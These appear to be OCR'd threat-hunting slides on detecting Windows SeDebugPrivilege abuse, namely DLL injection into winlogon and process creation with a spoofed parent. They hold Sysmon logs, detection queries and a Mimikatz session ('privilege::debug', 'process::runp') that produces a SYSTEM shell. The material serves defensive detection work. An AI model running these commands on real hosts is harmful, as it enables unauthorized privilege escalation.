
Source process creation event

task	event_data.Image	event_data.User	event_data.IntegrityLevel
Process Create (rule: Process Create)	C:\Windows\System32\winlogon.exe	NT AUTHORITY\SYSTEM	System

Target process creation event

Abusing debug privilege. Code injection. Let's hunt it!

Loading by process with SYSTEM rights of DLL, that was dropped by process with Medium IL



The sane approach can be used for detection of EoP via DLL Hijacking

Abusing debug privilege. Code injection. Let's hunt it!

Search for loading by process with SYSTEM rights of DLL, that was dropped by process with Medium IL:

source_name:"Microsoft-Windows-Sysmon" AND event_id:7 AND event_data.IntegrityLevel:System AND event_data.User:"NT AUTHORITY\\SYSTEM" AND event_data.ImageLoadedModifierIntegrityLevel:Medium

task	event_data.Image	event_data.User	event_data.IntegrityLevel	event_data.ImageLoaded	event_data.ImageLoadedModifierIntegrityLevel	event_data.ImageLoadedPathFingerprint
Image loaded (rule: ImageLoad)	C:\Windows\System32\winlogon.exe	NT AUTHORITY\SYSTEM	System	C:\Temp\meterpreter.dll	Medium	6c4e51fd544eac6e42a1e00be11cce54

Get from memcached

Get from memcached

task ✖ »	event_data.ProcessGuid	event_data.Image	event_data.User	event_data.IntegrityLevel
Process Create	{CE95B916-38F6-5BDE-0000-001050610000}	C:\Windows\System32\winlogon.exe	NT AUTHORITY\SYSTEM	System

Save to memcached

task	event_data.Image	event_data.User	event_data.IntegrityLevel	event_data.TargetFilename	event_data.TargetFilePathFingerprint
File created	C:\Windows\Explorer.EXE	TESTDOMAIN\luser	Medium	C:\Temp\meterpreter.dll	6c4e51fd544eac6e42a1e00be11cce54

Abusing debug privilege. Create process with arbitrary parent

CreateProcess Win32 API allows to assign the parent of a newly spawned process via the PROC_THREAD_ATTRIBUTE_PARENT_PROCESS attribute. This facility is used by UAC when elevated processes are launched by *AppInfo* service to look like being launched from non-elevated process that would have been the parent, had there been no elevation.

```
BOOL CreateProcessA(
  LPCSTR                lpApplicationName,
  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);
```

```
typedef struct _STARTUPINFOEXA {
  STARTUPINFOA                 StartupInfo;
  LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList;
} STARTUPINFOEXA, *LPSTARTUPINFOEXA;
```


PROC_THREAD_ATTRIBUTE_PARENT_PROCESS

The *lpValue* parameter is a pointer to a handle to a process to use instead of the calling process as the parent for the process being created. The process to use must have the **PROCESS_CREATE_PROCESS** access right.

Attributes inherited from the specified process include handles, the device map, processor affinity, priority, quotas, the process token, and job object. (Note that some attributes such as the debug port will come from the creating process, not the process specified by this handle.)

Abusing debug privilege. Create process with arbitrary parent

How it works




Abusing debug privilege. Create process with arbitrary parent

Mimikatz process::runp

```
mimikatz 2.1.1 x64 (oe.eo)
C:\Tools\mimikatz_trunk\x64>whoami
win10x64_1803\privuser

C:\Tools\mimikatz_trunk\x64>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
============================= ==============================
SeLoadDriverPrivilege         Load and unload device drivers
SeBackupPrivilege             Back up files and directories
SeRestorePrivilege            Restore files and directories
SeShutdownPrivilege           Shut down the system
SeDebugPrivilege              Debug programs
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # process::runp /run:cmd /pid:6592
Run : cmd
PPID: 6592
PID: 4856 - TID: 6084
{0;000003e7} 5 D 104104646      NT AUTHORITY\SYSTEM     S-1-
5-18        (04g,21p)   Primary

mimikatz #
```




```
Administrator: =system_cmd
C:\Tools\mimikatz_trunk\x64>title=system_cmd

C:\Tools\mimikatz_trunk\x64>tasklist /v /fo csv | findstr /i "system_cmd"

"cmd.exe","4856","Console","5","3,168 K","Running","NT AUTHORITY\SYSTEM",
"0:00:00","Administrator: =system_cmd"
```

Abusing debug privilege. Create process with arbitrary parent
Let’s hunt it!

Spawning of unusual child processes by different system processes. Unusual parent-child combinations

Lsass.exe spawn cmd.exe

```
Process Create:
RuleName:
UtcTime: 2018-11-11 19:26:45.396
ProcessGuid: {ce95b916-8275-5be8-0000-0010ce885506}
ProcessId: 4700
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: cmd
CurrentDirectory: C:\Tools\mimikatz_trunk\x64\
User: NT AUTHORITY\SYSTEM
LogonGuid: {ce95b916-b376-5be5-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 5
IntegrityLevel: System
Hashes: MD5=4E2ACF4F8A396486AB4268C94A6A245F,SHA256=
9A7C58BD98D70631AA1473F7B57B426DB367D72429A5455B433A05EE251F3236
ParentProcessGuid: {ce95b916-b376-5be5-0000-00109d630000}
ParentProcessId: 68
ParentImage: C:\Windows\System32\lsass.exe
ParentCommandLine: C:\Windows\system32\lsass.exe
```

Winlogon.exe spawn powershell.exe

```
Process Create:
RuleName:
UtcTime: 2018-11-11 19:28:18.741
ProcessGuid: {ce95b916-82d2-5be8-0000-0010d34b5906}
ProcessId: 10332
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: powershell
CurrentDirectory: C:\Tools\mimikatz_trunk\x64\
User: NT AUTHORITY\SYSTEM
LogonGuid: {ce95b916-b376-5be5-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 5
IntegrityLevel: System
Hashes: MD5=95000560239032BC68B4C2FDFCDEF913,SHA256
=D3F8FADE829D2B7BD596C4504A6DAE5C034E789B6A3DEFBE013BDA7D14466677
ParentProcessGuid: {ce95b916-649d-5be7-0000-00107a846202}
ParentProcessId: 6592
ParentImage: C:\Windows\System32\winlogon.exe
ParentCommandLine: C:\Windows\System32\WinLogon.exe -UserSwitch S-1-5-21-3615843234-
1321834752-1894537791-1135
```


Abusing debug privilege. Create process with arbitrary parent Let's hunt it!

Search for spawning of unusual child processes by different system processes:

*event_id:1 AND source_name:"Microsoft-Windows-Sysmon" AND event_data.ParentImage:("\\winlogon.exe" "\\services.exe" "\\lsass.exe" "\\csrss.exe" "\\smss.exe" "\\wininit.exe" "\\spoolsv.exe" "\\searchindexer.exe") AND event_data.Image:("\\cmd.exe" "\\powershell.exe") AND event_data.User:"NT AUTHORITY\\SYSTEM" AND -event_data.CommandLine:(*route* *ADD*)*

task	event_data.ParentImage	event_data.ParentUser	event_data.Image	event_data.User	event_data.IntegrityLevel
Process Create (rule: Process Create)	C:\Windows\System32\winlogon.exe	NT AUTHORITY\SYSTEM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	NT AUTHORITY\SYSTEM	System
Process Create (rule: Process Create)	C:\Windows\System32\lsass.exe	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	NT AUTHORITY\SYSTEM	System

Abusing impersonation



